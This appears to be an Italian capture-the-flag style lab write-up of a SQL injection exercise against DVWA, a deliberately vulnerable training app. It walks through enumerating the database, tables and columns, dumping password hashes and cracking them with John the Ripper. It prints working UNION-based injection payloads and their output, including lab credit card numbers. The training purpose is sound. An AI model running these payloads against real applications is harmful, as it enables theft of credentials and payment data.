BYTEREBELS

CYBER SECURITY SERVICE

Designed to protect systems, networks and data from cyber threats.

- Security Assessment
- Penetration Testing
- Security Monitoring
- Incident Detection and Response

Contact Us

+123-456-7890


www.byterebels.eu

SQL INJECTION DVWA

La traccia di oggi richiedeva di sfruttare la vulnerabilità SQL injection per recuperare in chiaro la password dell'utente **Gordon Brown** senza l'utilizzo di tool automatici .

STEP 1 :

Il primo step é stato quello di andare ad individuare il nome del **database** da cui andare a ricavare le informazioni.




Grazie a questa **query** abbimo ottnuto il nome del database che come possiamo vedere é **dvwa**

SQL INJECTION DVWA

STEP 2:

Il secondo step é stato quello di andare a trovare le **tabelle** del database trovato con la seguente **query**:




Come possiamo vedere abbiamo ottenuto in risposta dal server tre tabelle tra cui la **tabella users** che é quella che attualmente ci interessa.

SQL INJECTION DVWA

STEP 3:

Nel terzo step siamo andati a trovare le **colonne** della tabella users con il seguente “comando”:




Abbiamo ottenuto in output tutte le colonne, tra cui, le colonne **user** e **password**.

SQL INJECTION DVWA

STEP 4:

Nel quarto step siamo andati ad ottenere in output il contenuto delle colonne user e password.




Come possiamo notare il database ci ha restituito tutti gli username e tutte le password **criptate**.

SQL INJECTION DVWA

STEP 5:

Le password che abbiamo ottenuto sono criptate, nel quinto step siamo andati quindi a decriptarle con **john the ripper**.




Per fare in modo che tale comando funzioni bisogna mettere come path il percorso in cui si trova il file contenente il dizionario delle password, inoltre bisogna creare un file che abbiamo chiamato hash.txt nel quale andiamo ad incollare tutte le password criptate precedentemente trovate.

SQL INJECTION DVWA

STEP 6:

Per ottenere lo stesso risultato nel livello medium della dvwa abbiamo usato una query differente in quanto nel livello medium vi é una **sanitizzazione dell'input utent**e, il che vuol dire che vi é un controllo dell'input, per tanto non sono ammessi caratteri come l'apostrofo o il singolo apice.



SQL INJECTION DVWA

ULTIMO STEP:


Infine siamo andati ad eseguire praticamente gli stessi passaggi dall'inizio per trovare le carte di credito degli utenti contenuti nel database owasp10 all'interno della tabella credit_cards

```
First name: mysql
Surname: user

ID: ' AND 1=0 UNION SELECT table_schema,table_name FROM information_schema.tables#
First name: owasp10
Surname: accounts

ID: ' AND 1=0 UNION SELECT table_schema,table_name FROM information_schema.tables#
First name: owasp10
Surname: blogs_table

ID: ' AND 1=0 UNION SELECT table_schema,table_name FROM information_schema.tables#
First name: owasp10
Surname: captured_data

ID: ' AND 1=0 UNION SELECT table_schema,table_name FROM information_schema.tables#
First name: owasp10
Surname: credit_cards

ID: ' AND 1=0 UNION SELECT table_schema,table_name FROM information_schema.tables#
First name: owasp10
Surname: hitlog

ID: ' AND 1=0 UNION SELECT table_schema,table_name FROM information_schema.tables#
First name: owasp10
Surname: pen_test_tools

ID: ' AND 1=0 UNION SELECT table_schema,table_name FROM information_schema.tables#
First name: tikiwiki
Surname: galaxia_activities

ID: ' AND 1=0 UNION SELECT table_schema,table_name FROM information_schema.tables#
First name: tikiwiki
Surname: galaxia_activity_roles
```

SQL INJECTION DVWA

ULTIMO STEP:

Come possiamo vedere nelle colonne della tabella credit_cards abbiamo tutte le informazioni relative alle carte di credito.



SQL INJECTION DVWA

ULTIMO STEP:

Vulnerability: SQL Injection (Blind)

User ID:

Submit

```
ID: ' UNION  SELECT ccnumber,expiration FROM owasp10.credit_cards#
First name: 4444111122223333
Surname: 2012-03-01

ID: ' UNION  SELECT ccnumber,expiration FROM owasp10.credit_cards#
First name: 7746536337776330
Surname: 2015-04-01

ID: ' UNION  SELECT ccnumber,expiration FROM owasp10.credit_cards#
First name: 8242325748474749
Surname: 2016-03-01

ID: ' UNION  SELECT ccnumber,expiration FROM owasp10.credit_cards#
First name: 7725653200487633
Surname: 2017-06-01

ID: ' UNION  SELECT ccnumber,expiration FROM owasp10.credit_cards#
First name: 1234567812345678
Surname: 2018-11-01
```

More info